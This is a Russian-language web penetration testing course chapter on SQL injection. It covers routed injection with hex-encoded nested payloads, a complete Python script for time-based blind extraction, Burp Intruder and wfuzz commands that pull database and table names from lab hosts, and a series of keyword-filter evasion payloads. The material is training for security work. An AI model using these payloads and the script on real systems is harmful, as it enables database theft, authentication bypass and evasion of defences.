



WAPT

Web Application Penetration Testing



6.2.2. SQL-injection

Оглавление

Routed sql injection	3
Где и как можно использовать SQL-инъекции	7
Автоматизация SQL-инъекций	8
Использование самописных скриптов	8
Использование Burp Suite Intruder	11
Использование фаззера WFUZZ	14
Filter Evasion (MySQL)	15
Обход фильтрации функций и ключевых слов	16
Обход фильтрации по регулярным выражениям	19
Обычные техники обхода	20
Обход с помощью комментариев	20
Изменение регистра букв	20
Замещение ключевых слов	20
Кодировка символов	21
NukeSentinel (Nuke Evolution)	22
Mod Security CRS	22
Переполнение буфера	23
Встроенные комментарии (Только MySQL)	23
Продвинутые техники обхода	24
HTTP Parameter Pollution	24
Mod Security CRS	25
Коммерческие WAF	25
IBM Web Application Firewall	26
HTTP Parameter Contamination	27
Примеры из реального мира	28
DIOS	28
Поиск SQL injection	34
Поиск в параметрах HTTP запроса	35
Пользовательские формы ввода	38

Routed sql injection

Routed sql injection, она же маршрутизируемая sql инъекция. Это ситуация, при которой sql инъекция не дает результата, но этот запрос указывает на место, через которое можно инициировать еще одну инъекцию, которая уже приведет к результату. Другими словами, можно сказать, что это инъекция в инъекции. Рассмотрим на теоретическом примере.

Допустим, есть уязвимость на сайте:

```
http://example.com/index.php?id=1
```

И предположим, при проверке выяснилось, что используются три колонки, а сама инъекция выглядит следующим образом:

```
http://example.com/index.php?id=1' union select 1,2,3 --
```

Но когда вы выполняете запрос, то не получаете никакого результата. Пустая страница. Казалось бы, инъекция есть, ее вывели, но результата она не дает. Вот в этот момент стоит подумать про routed sql injection.

Попробуйте вместо каждого номера столбца поочередно подставлять строку следующего вида:

```
"n"
```

Где n – номер столбца. В итоге должна появиться ошибка, говорящая о синтаксической ошибке в запросе sql. С этого момента становится известно место, куда надо произвести еще одну инъекцию для получения результата.

Допустим, выяснили, что таким местом является столбец 2. Тогда запрос для обнаружения будет выглядеть так:


```
http://example.com/index.php?id=1' union select 1,"2",3 --
```

Теперь остается только подобрать правильный вид запроса для второй инъекции. Далее выяснили, что во второй инъекции нам доступно 4 колонки. Тогда инъекция будет выглядеть следующим образом:

```
http://example.com/index.php?id=1' union select 1,"2' union select 1,2,3,4",3 --
```

При таком запросе должен появиться результат на странице и можно начинать выгружать данные.

Рассмотрим на конкретном примере. Представим, есть некоторая форма вида (Рис. 1):



Home | Search


Login:

Pass :

Connection

Рис. 1. Форма авторизации некоторого приложения

По ссылке «Search» вторая форма (Рис. 2):




Home | Search

Search member:

Login: Search

Рис. 2. Форма поиска в некотором веб-приложении

Очевидно для поиска какой-то информации по логину. Подставляя кавычки, находим что-то похожее на sqli.



Home | Search


Search member:

Login: ' Search

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

Рис. 3. Детектим sql-инъекцию

Немного покопавшись, выясняем, что на той стороне какой-то WAF, который фильтрует данные (Рис. 4).



Home | Search

Search member:

Login: ' or 1=1 – Search

Attack detected!

Рис. 4. Изучаем тип sql-инъекции

Со временем выясняем, что фильтруются некоторые символы: запятая и двойная кавычка. А также некоторые слова: *and*, *order*, *or*. Но не фильтруются слова *select* и *union*.

В итоге получаем (Рис. 5, 6, 7):

Home | Search

Search member:

Login: Search

Results

- [+] Requested login: ' union select 1 --
- [+] Found ID: 1
- [+] Email: jean@sqli_me.com

Рис. 5. Изучаем sql-инъекцию

Home | Search

Search member:

Login: Search

Results

- [+] Requested login: ' union select 2 --
- [+] Found ID: 2
- [+] Email: michel@sqli_me.com

Рис. 6. Изучаем sql-инъекцию

Home | Search

Search member:

Login: Search

Results

- [+] Requested login: ' union select 3 --
- [+] Found ID: 3
- [+] Email: admin@sqli_me.com

Рис. 7. Изучаем sql-инъекцию

Как можно заметить, мы можем управлять только выборкой по id. Чтобы проверить на routed sqli, нам надо как-то вставить строку типа «"1"», но из-за фильтра этого сделать не получится. В таком случае мы можем применить методы обфускации и перевести фильтруемые символы в hex.

Таким образом, строка «"1"» превратится в «0x22312722». Пробуем (Рис. 8).

Home | Search

Search member:

Login: Search

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

Рис. 8. Детектим Routed sql-инъекцию

В итоге видим, что все сработало и перед нами routed sqli. Идем дальшеи выясняем, сколько столбцов используется с помощью Order by. Переводим строку «"1' order by 5 -- "»

в «0x223127206f726465722062792035202d2d2022» (Рис. 9).

Home | Search

Search member:

Login: Search

Unknown column '5' in 'order clause'

Рис. 9. Определяем количество колонок во вложенной инъекции

В конце концов, выясняем, что колонок 2 (Рис. 10).

Home | Search

Search member:

Login: Search

Results

[+] Requested login: ' union select 0x223127206f726465722062792032202d2d2022 --

[+] Found ID:

[+] Email:

Рис. 10. Определяем количество колонок во вложенной инъекции

В заключении проверим версию. Снова преобразуем строку «"1' union select version(),2 -- "» в

«0x22312720756e696f6e2073656c6563742076657273696f6e28292c32202d2d2022»

В итоге получаем (Рис. 11):

The screenshot shows a web application interface with a search bar and results. The search bar has a label 'Search member:' and a 'Login:' field containing the value '273696f6e28292c32202d2d2022--'. A 'Search' button is next to it. Below the search bar, there is a 'Results' section with three entries: '[+] Requested login: ' union select 0x22312720756e696f6e2073656c6563742076657273696f6e28292c32202d2d2022 --', '[+] Found ID: 5.7.24-0ubuntu0.16.04.1', and '[+] Email: 2'.

Рис. 11. Определяем версию БД через routed sqli

Теперь остается извлечь все данные из базы. Используем запрос типа «`1' union select "111" group_concat(table_name),2 from information_schema.tables where table_schema=database()--`» для извлечения таблиц. Преобразуем его в:

```
0x312720756e696f6e2073656c6563742022313131272067726f75705f636f6e63617428
7461626c655f6e616d65292c322066726f6d20696e666f726d6174696f6e5f736368656d
612e7461626c6573207768657265207461626c655f736368656d613d64617461626173
6528292d2d20
```

А затем, по аналогии получаем названия колонок и извлекаем содержимое этих колонок.

Где и как можно использовать SQL-инъекции

Манипуляции с БД. В базе данных находится масса интересных данных. И если получить доступ к чтению, то в руках у злоумышленников окажется много полезных данных.

- Почтовые ящики
- Кредитки
- Личные данные
- Логин/пароли
- Переписки
- Информация о товарах
- И многое другое

Инъекция в INSERT и UPDATE позволит добавлять и менять данные в базе данных. Например, назначить нового администратора или изменить новость.

- 1) Обход авторизации. Если уязвимость есть в поле авторизации, то пароль для входа и вовсе не понадобится. Злоумышленник сможет изменить запрос так, чтобы можно было авторизоваться, имея лишь логин.

- 2) Чтение файлов или запись в файл. Возможность записывать данные в файл дает огромные возможности злоумышленнику. Можно таким образом записать в файл и сохранить на сервере все, что угодно. Но для этого нужно, чтобы у пользователя базы данных были права на запись, и знать полный путь к сайту. С помощью чтения файлов можно прочитать, например, содержимое конфигурационных файлов и другие конфиденциальные данные.
- 3) SiXSS. Union-based и Error-based позволяют провести XSS атаки. Для этого вместо вывода данных передается JS-код.

```
id=-1' union select 1,<script>alert('XSS');</script> --
```

Автоматизация SQL-инъекций

Использовать SQL-инъекции руками без утилит необходимо до тех пор, пока не набили руку. Когда всему этому обучились и понятно, как все это устроено, можно уже автоматизировать, так как некоторые типы SQL-инъекций очень сложно реализовывать руками. С помощью утилиты можно сделать копию всей базы всего за пару минут.

Одной из популярных утилит для автоматизации SQL-инъекций является NaviJ. Утилита настолько легка в использовании, что ей в основном пользуются «школьники». Какими-то мега крутыми фишками она не обладает.

С нашей точки зрения, самой лучшей и мощной утилитой для автоматизации SQL-инъекций является SQLMap. С каждым годом функционал утилиты возрастает. Она позволяет узнавать все, что связано с БД. Подробнее о данной утилите рассказывается в уроке 2.2 “Инструментальные средства”.

Использование самописных скриптов

Посмотрим, как эксплуатируется временная слепая инъекция (time based blind) на примере следующего python-скрипта (Рис. 12).

```

nigga@kali: ~/.pentest/Exploits
$ python3 blind_sql.py -h
usage: Script options
blind sql injection

options:
  -h, --help            show this help message and exit
  -get                  HTTP GET method. Example: python3 blind_sql.py -get -u "http://example.com:1337?id=1 and (case when ASCII(substring((SELECT database() limit 0,1), {}), 1))-() THEN sleep(3) END) --"
  -post                 HTTP POST method. Example: python3 blind_sql.py -post -u "http://example.com:1337" -param "name" -value "5 and IF(ASCII(substring((SELECT database()), {}, 1))>{}),sleep(0.025),1) #"
  -u URL                Enter URL
  -value VALUE          Data string to be sent through POST
  -param PARAM          Data string to be sent through POST (e.g. "id=1")

nigga@kali: ~/.pentest/Exploits

```

Рис. 12. Использование самописного скрипта для эксплуатации SQL-инъекции

Как видим, скрипт (Рис. 13) может атаковать как по методу GET запроса, так и POST. В отличие от сторонних утилит, здесь нам в аргументах при запуске нужно указать пейлоад, который нужен для раскрутки инъекции. Т.е. к примеру, мы нашли SQLi вида time based blind и вручную смогли добиться какого-то результата. Дальше, берем проработанный пейлоад и запускаем с этим скриптом. Например, у нас есть пейлоад:

```
' and (case when ASCII(substring((SELECT database() limit 0,1), 0, 1))=65 THEN sleep(3) END) -- -
```

Он выводит имя базы данных, угадывая каждый знак по соответствию с ASCII кодом. Чтоб наш скрипт понял, как ему надо работать, вместо позиции для вырезки заданного числа (0) и сверяемым кодом ASCII (65), меняем на {}. Получится следующий пейлоад:

```
' and (case when ASCII(substring((SELECT database() limit 0,1), {}, 1))={} THEN sleep(3) END) -- -
```

```

from timeit import default_timer as timer # библиотека измерения времени
import requests #библиотека HTTP запросов
import argparse
parser = argparse.ArgumentParser(description='blind sql injection', usage='Script options')
parser.add_argument('-get', help='HTTP GET method. Example: python3 blind_sql.py -get -u "http://example.com:1337?id=1 and (case when ASCII(substring((SELECT database() limit 0,1), {}, 1))=({} THEN sleep(3) END) -- -" ', action="store_true")
parser.add_argument('-post', help='HTTP POST method. Example: python3 blind_sql.py -post -u "http://example.com:1337" -param "name" -value "5 and IF(ASCII(substring((SELECT database()), {}, 1))>{ },sleep(0.025),1) #" ', action="store_true")
parser.add_argument('-u', type=str, help='Enter URL', )
parser.add_argument('-value', type=str, help='Data string to be sent through POST')
parser.add_argument('-param', type=str, help='Data string to be sent through POST (e.g. "id=1")')
args = parser.parse_args()

length_result = 50 #Возможная длина строки
dictionary = list(range(48, 58)) + list(range(95, 126)) # Список кодов ASCII возможных символов

def greetings():
    """Функция отображает приветствие пользователя"""
    print("BLIND SQL INJECTION")

def blind_sql():
    i = 1 #начальное значение инкремента
    print('Print result:')
    while i <= length_result:
        # Цикл while будет выполняться пока не дойдем до конца возможной длины
        for char in dictionary:
            # Цикл for по нашему словарю dictionary
            start_time = timer()
            # Начальное время
            if args.get == True:
                res = requests.get(args.u.format(i, char))
            elif args.post == True:
                res = requests.post(args.u, data={args.param: args.value.format(i, char)})
            #функция format подставляет значения из i и char в запрос вместо {}
            end_time = timer()
            # Конечное время
            time = end_time - start_time
            # Затраченное время
            #print(chr(char), time) # просмотр всех результатов для определения подходящего времени переменной time
            # для вывода релевантных результатов
            if time > 3:
                # вывод только релевантных результатов
                print(chr(char), end="", flush=True)
                break
            i += 1 #Двигаемся далее

if __name__ == "__main__":
    greetings()
    blind_sql()

```

Рис. 13. Python-скрипт для эксплуатации слепой SQL-инъекции

Запускаем скрипт и даем ему этот пейлоад для нашей цели (Рис. 14)



```

nigga@kali:~/pentest/Exploits
$ python3 blind_sql.py -get -u "http://10.10.10.10:1337?id=1 and (case when ASCII(substring((SELECT database() limit 0,1), {}, 1))=({} THEN sleep(3) END) -- -"
BLIND SQL INJECTION

```

Рис. 14. Запуск скрипта

Ждем пару секунд и видим, наш скрипт вытаскивает название базы данных по одному символу (Рис. 15).

```
(nigga@kali) (~/.pentest/Exploits)
$ python3 blind_sql.py -get -u "http://[redacted]/?id=3' and (case when ASCII(substring((SELECT database() limit 0,1), {}, 1))=1) THEN sleep(3) END) --"

BLIND SQL INJECTION

Print result:
[redacted]
```

Рис. 15. Работа скрипта

Так же, мы можем убрать комментарий напротив строчки

```
#print(chr(char), time) # просмотр всех результатов для определения
подходящего времени переменной time для вывода релевантных результатов
```

чтобы подробно видеть работу скрипта.

Нет никакой гарантии, что любая из вышеперечисленных утилит для автоматизации SQL-инъекции, не ошибется. По сути, за вас выполняет задачу робот. У него есть цель, он знает, как атаковать, но он не умеет мыслить, как человек. А атакуемый сайт явно разработан человеком.

Использование Burp Suite Intruder

К примеру, имеется сайт, где мы нашли SQL-инъекцию. Подставив все возможные пейлоады вы поняли, что попытки вставить операторы union select или order by ни к чему не приводят. Но зато приложение своим выводом реагирует на условия 1=1 (истинное) и 1=2 (ложное) (Рис. 16, 17). В случае срабатывания ложного условия выводится фраза, которую мы будем использовать, как своеобразный «маячок».

<pre>1 POST / HTTP/1.1 2 Host: 10.8.32.1:40911 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 50 9 Origin: http://10.8.32.1:40911 10 Connection: close 11 Referer: http://10.8.32.1:40911/ 12 Upgrade-Insecure-Requests: 1 13 14 login=Paladin&passwd=12345' and 1=1-- &submit=work</pre>	<pre>1 HTTP/1.1 302 Found 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Wed, 02 Nov 2022 08:50:02 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Location: 38fd5772f3b7150b69fa707e633ea3ff.php?user=Paladin 7 Content-Length: 530 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 <head> 12 <meta charset="UTF-8"> 13 <title> Welcome </title> 14 <link rel="stylesheet" href="style.css"> 15 </head> 16 <body> 17 <form action="#" method="post"> 18 <h2> Please login for get work </h2> 19 <label for="login"> login </label> 20 <input id="login" name="login" type="text"> 21 <label for="passwd"> password </label> 22 <input id="passwd" name="passwd" type="password"> 23 <div> 24 <input type="submit" name="submit" value="register"> 25 <input type="submit" name="submit" value="enter"> 26 </div> 27 </form> 28 29</pre>
---	---

Рис. 16. Реакция приложения на истинное условие

```

Gecko/20100101 Firefox/105.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 50
9 Origin: http://10.8.32.1:40911
0 Connection: close
1 Referer: http://10.8.32.1:40911/
2 Upgrade-Insecure-Requests: 1
3
4 login=Paladin&passwd=12345' and 1=2-- &submit=work

4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 591
7
8 <!DOCTYPE html>
9 <html lang="en">
10 <head>
11 <meta charset="UTF-8">
12 <title>
Welcome
</title>
13 <link rel="stylesheet" href="style.css">
14 </head>
15 <body>
16 <form action="#" method="post">
17 <h2>
Please login for get work
</h2>
18 <label for="login">
login
</label>
19 <input id="login" name="login" type="text">
20 <label for="passwd">
password
</label>
21 <input id="passwd" name="passwd" type="password">
22 <div>
23 <input type="submit" name="submit" value="register">
24 <input type="submit" name="submit" value="enter">
25 </div>
26 </form>
27
28 Wuuuut??? you try to hack sql?????
29 </body>
30 </html>

```

Рис. 17. Реакция приложения на ложное условие

Первое, что нужно выяснить это количество символов в названии БД. Для этого выполним следующий запрос (Рис. 18):

passwd=12345' and length(database())<10-- &submit=work

```

2 Upgrade-Insecure-Requests: 1
3
4 login=Paladin&passwd=12345' and length(database())<10--
&submit=work

14 </title>
15 <link rel="stylesheet" href="style.css">
16 </head>
17 <body>
18 <form action="#" method="post">
19 <h2>
Please login for get work
</h2>
20 <label for="login">
login
</label>
21 <input id="login" name="login" type="text">
22 <label for="passwd">
password
</label>
23 <input id="passwd" name="passwd" type="password">
24 <div>
25 <input type="submit" name="submit" value="register">
26 <input type="submit" name="submit" value="enter">
27 </div>
28 </form>
29

```

Рис. 18. Определение количества символов в названии БД

Отсутствие вывода, который соответствует ложному условию показывает, что название БД содержит менее 10 символом. Попробуем вытащить название БД. Для этого перемещаем запрос в модуль Intruder.

В Интродере устанавливаем тип атаки Cluster bomb, пишем запрос следующего вида:

12345' and substring(database(), \$1\$, 1)='\$a\$'--

Символами апострофа обозначаются места подстановок символов из словарей (Рис. 19). В обычном текстовом редакторе создадим файл

alphabet, в который на каждой строке поместим букву (по алфавиту), цифру или спецсимвол. Подобный словарь присутствует в коллекции Seclists-master.




Рис. 19. Запрос на извлечение названия БД

Во вкладке Payloads выбираем тип первой нагрузки – Numbers (от 1 до 10 с шагом 1), второй – Simple List (и выбираем наш словарь alphabet).

Может так случится, что при подстановке значений приложение будет выдавать ответы с одинаковым кодом и длиной, независимо от того правильный символ подставляется или нет. Поэтому нам придется ориентироваться на фразу-маячок. Заходим во вкладку Options и находим пункт Grep – Extract, Нажимаем кнопку Add и добавляем нашу контрольную фразу.

Но в нашем примере, длина и код правильных и неправильных ответов будет отличаться, поэтому будем ориентироваться на них (Рис. 20).

Request	Payload 1	Payload 2	Status	Error	Timeout	Length
231	1		302			761
232	2		302			761
43	3		302			761
384	4		302			761
35	5	d	302			761
16	6	b	302			761
0			200			758
1	1	a	200			758

Рис. 20. Получение названия БД

После того, как фаззер отработает, отсортируем результаты сначала по полю Payload 1, а затем по длине ответа и получим название БД в столбце Payload 2.

Для получения названия таблиц используем нагрузку следующего вида (Рис. 21):

12345' and substring((select table_name from information_schema.tables where table_schema=database()) limit 0,1), \$1\$, 1)='\$a\$'--

requests	payload 1	payload 2	Status	Time	Timeout	Length
201	1	u	302			761
182	2	s	302			761
43	3	e	302			761
174	4	r	302			761
185	5	s	302			761
0			200			758
1	1		200			758

Рис. 21. Получение названий таблиц

Так как таблиц может быть несколько будем использовать оператор limit, в котором после каждой итерации будем изменять первый индекс, например, *limit 0,1*, *limit 1,1...limit 10,1*.

Для получения названий столбцов используем нагрузку вида:

12345' and substring((select column_name from information_schema.columns where table_name='users' limit 0,1), \$1\$, 1)='\$a\$'--

А для извлечения данных из БД (например, содержимое поля login) – следующую нагрузку:

12345' and substring((select login from users limit 0,1), \$1\$, 1)='\$a\$'--

Использование фаззера WFUZZ

Использование Burp Suite Intruder очень удобно, но если у вас установлена версия Burp Suite Community, то вы не сможете использовать все его возможности, и будет существенное ограничение в скорости перебора. В этом случае эксплуатация слепой SQL-инъекции может занять много времени.

Не проблема. Для решения этой задачи можно использовать фаззер. Лучше всего для этого подходит WFUZZ, так как имеет возможность перебора по диапазону чисел.

Для демонстрации работы, воспользуемся предыдущим примером.

Для получения количества символов в названии БД воспользуемся Burp Suite Intruder (см. предыдущий раздел).

Для извлечения названия текущей БД (Рис. 22) будем использовать следующую нагрузку:

```
wfuzz -c -z range,1-10 -z range,32-256 -hh 591 -b
"1ecb16d6216ac479113c9b3cc92b0d5c=k9o74rqmon4vm6lm4g95sktsn3;
32f086db26cfca241bfc839083a4112a=bi39b2belm51a7n4chlh79ta44" -d
```

"login=Paladin&passwd=12345' and (ascii(substring(database(), FUZZ, 1)))=FUZZ2--&submit=work" -u "http://10.8.32.1:40912/"

Terminal output:

```

$ wfuzz -c -z range,1-10 -z range,32-256 -hh 591 -b "1ecb16d6216ac479113c9b3cc92b0d5c=k9o74rqmon4vm6lm4g95sktsn3; 32f086db26cfca241bfc839083a4112a=bi39b2belm51a7n4chlh79ta44" -d "login=Paladinpasswd=12345' and (ascii(substring(database(), FUZZ, 1)))=FUZZ2--&submit=work" -u "http://10.8.32.1:40912/"
* wfuzz 3.1.0 - The Web Fuzzer
*
Target: http://10.8.32.1:40912/
Total Requests: 2250

ID      Response  Lines  Word  Chars  Payload
-----
000000009: 302      20 L   44 W   530 Ch "1 - 115"
000000014: 302      20 L   44 W   530 Ch "2 - 113"
000000020: 302      20 L   44 W   530 Ch "3 - 100"
0000000739: 302      20 L   44 W   530 Ch "4 - 95"
000000068: 302      20 L   44 W   530 Ch "5 - 100"
000001192: 302      20 L   44 W   530 Ch "6 - 98"

Total time: 11.34283

```

Web application interface:

Results

ASCII output limited to printable characters (control chars and non-ASCII characters replaced by \diamond)

ASCII CONVERTER

★ ASCII CIPHERTEXT (DECIMAL, HEXADECIMAL, ETC.) (?)

115 113 108 95 100 98

Рис. 22. Получение названия БД

Для получения названия таблиц используем нагрузку следующего вида (Рис. 23):

wfuzz -c -z range,1-10 -z range,32-256 -hh 591 -b "1ecb16d6216ac479113c9b3cc92b0d5c=k9o74rqmon4vm6lm4g95sktsn3; 32f086db26cfca241bfc839083a4112a=bi39b2belm51a7n4chlh79ta44" -d "login=Paladin&passwd=12345' and ascii(substring((select table_name from information_schema.tables where table_schema=database() limit 0,1), FUZZ, 1))=FUZZ2--+&submit=work" -u http://10.8.32.1:40912/

Terminal output:

```

$ wfuzz -c -z range,1-10 -z range,32-256 -hh 591 -b "1ecb16d6216ac479113c9b3cc92b0d5c=k9o74rqmon4vm6lm4g95sktsn3; 32f086db26cfca241bfc839083a4112a=bi39b2belm51a7n4chlh79ta44" -d "login=Paladinpasswd=12345' and ascii(substring((select table_name from information_schema.tables where table_schema=database() limit 0,1), FUZZ, 1))=FUZZ2--+&submit=work" -u "http://10.8.32.1:40912/"
* wfuzz 3.1.0 - The Web Fuzzer
*
Target: http://10.8.32.1:40912/
Total Requests: 2250

ID      Response  Lines  Word  Chars  Payload
-----
000000006: 302      20 L   44 W   530 Ch "1 - 117"
000000039: 302      20 L   44 W   530 Ch "2 - 115"
000000052: 302      20 L   44 W   530 Ch "3 - 101"
0000000758: 302      20 L   44 W   530 Ch "4 - 114"
000000084: 302      20 L   44 W   530 Ch "5 - 115"

```

Web application interface:

Results

ASCII output limited to printable characters (control chars and non-ASCII characters replaced by \diamond)

ASCII CONVERTER

★ ASCII CIPHERTEXT (DECIMAL, HEXADECIMAL, ETC.) (?)

117 115 101 114 115

Рис. 23. Получение названий таблиц

По аналогии получаем названия столбцов и извлекаем содержимое базы данных.

Filter Evasion (MySQL)

В этом разделе будут описаны поведения filter evasion, основанные на PHP и MySQL, и то, как обойти фильтрацию. Filter evasion – техника,

используемая для предотвращения атак типа SQL-инъекция. Она может осуществляться путем использования фильтрации функций SQL, ключевых слов или регулярных выражений. Это означает, что *filter evasion* сильно зависит от того, в каком виде хранится черный список или регулярные выражения. Если черный список или регулярное выражение не покрывают всевозможные сценарии инъекций, то веб-приложение по-прежнему уязвимо к SQL-инъекциям.

Обход фильтрации функций и ключевых слов

Фильтрация функций и ключевых слов оберегает веб-приложения от атак с помощью черного списка функций и ключевых слов. Если

Фильтруемые ключевые слова: *and, or*
 Код PHP-фильтра: *preg_match('/(and|or)/i', \$id)*

атакующий посылает код инъекции, содержащий функцию или ключевое слово из черного списка, то инъекция потерпит неудачу. Тем не менее, если атакующий имеет возможность изменить инъекцию, используя иную функцию или ключевое слово, то черный список не сможет предотвратить атаку. Чтобы предотвращать атаки, черный список должен содержать много функций и ключевых слов. Однако это мешает легальным пользователям посылать запросы, содержащие запретные слова. Они просто будут отфильтрованы по черному списку. Следующие сценарии показывают примеры использования фильтрации ключевых слов и функций, а также техники обхода фильтрации.

Ключевые слова *and* и *or* обычно используются как простой тест на уязвимость веб-приложения к SQL-инъекциям. Далее показан простой обход правила с использованием *&&* и *||* вместо *and* и *or*.

Отфильтрованная инъекция: *1 or 1 = 1 1 and 1 = 1*
 Пропущенная инъекция: *1 || 1 = 1 1 && 1 = 1*

Фильтруемые ключевые слова: *and, or, union*
 Код PHP-фильтра: *preg_match('/(and|or|union)/i', \$id)*

Ключевое слово `union` обычно используется для создания вредоносной инструкции, чтобы выбрать из базы дополнительные данные.

Отфильтрованная инъекция: `union select user, password from users`

Пропущенная инъекция: `1 || (select user from users where user_id = 1) = 'admin'`

Примечание: при использовании Burp Suite (Repeater, Intruder) в момент проведения SQLi с обходом фильтрации `and` заменой на `&&`, в качестве обхода фильтра нужно будет указать `%26%26`, что является закодированной в URL Encoding версией `&&`, так как, `&` в http запросе принимается как стена между параметрами.

Фильтруемые ключевые слова: `and, or, union, where`

Код PHP-фильтра: `preg_match('/(and|or|union|where)/i', $id)`

Отфильтрованная инъекция: `1 || (select user from users where user_id = 1) = 'admin'`

Пропущенная инъекция: `1 || (select user from users limit 1) = 'admin'`

Фильтруемые ключевые слова: `and, or, union, where, limit`

Код PHP-фильтра: `preg_match('/(and|or|union|where|limit)/i', $id)`

Отфильтрованная инъекция: `1 || (select user from users limit 1) = 'admin'`

Пропущенная инъекция: `1 || (select user from users group by user_id having user_id = 1) = 'admin'`

Фильтруемые ключевые слова: `and, or, union, where, limit, group by`

Код PHP-фильтра: `preg_match('/(and|or|union|where|limit|group by)/i', $id)`

Отфильтрованная инъекция: `1 || (select user from users group by user_id having user_id = 1) = 'admin'`

Пропущенная инъекция: `1 || (select substr(group_concat(user_id),1,1) user from users) = 1`

Фильтруемые ключевые слова: `and, or, union, where, limit, group by, select`

Код PHP-фильтра: `preg_match('/(and|or|union|where|limit|group by|select)/i', $id)`

Отфильтрованная инъекция: `1 || (select substr(group_concat(user_id),1,1) user from users) = 1`

Пропущенная инъекция: `1 || 1 = 1 into outfile 'result.txt'`

Пропущенная инъекция: `1 || substr(user,1,1) = 'a'`

Фильтруемые ключевые слова: `and, or, union, where, limit, group by, select, '`

Код PHP-фильтра: `preg_match('/(and|or|union|where|limit|group by|select|\'|\\)/i', $id)`

Отфильтрованная инъекция: `1 || (select substr(group_concat(user_id),1,1) user from users) = 1`

Пропущенная инъекция: `1 || user_id is not null`

Пропущенная инъекция: `1 || substr(user,1,1) = 0x61`

Пропущенная инъекция: `1 || substr(user,1,1) = unhex(61)`

Примечание: вы должны знать имя таблицы, столбца и какие-нибудь данные из этой таблицы, иначе вам придется получить эту информацию из information_schema, используя другой оператор (например, функцию substring, чтобы получить имя таблицы посимвольно)

`http://site.ru/index.php?var1=hello&var2=world`

Т.е. если мы будем использовать && в качестве обхода фильтра, запрос будет нарушен, и атака не будет успешно проведена (Рис. 24).

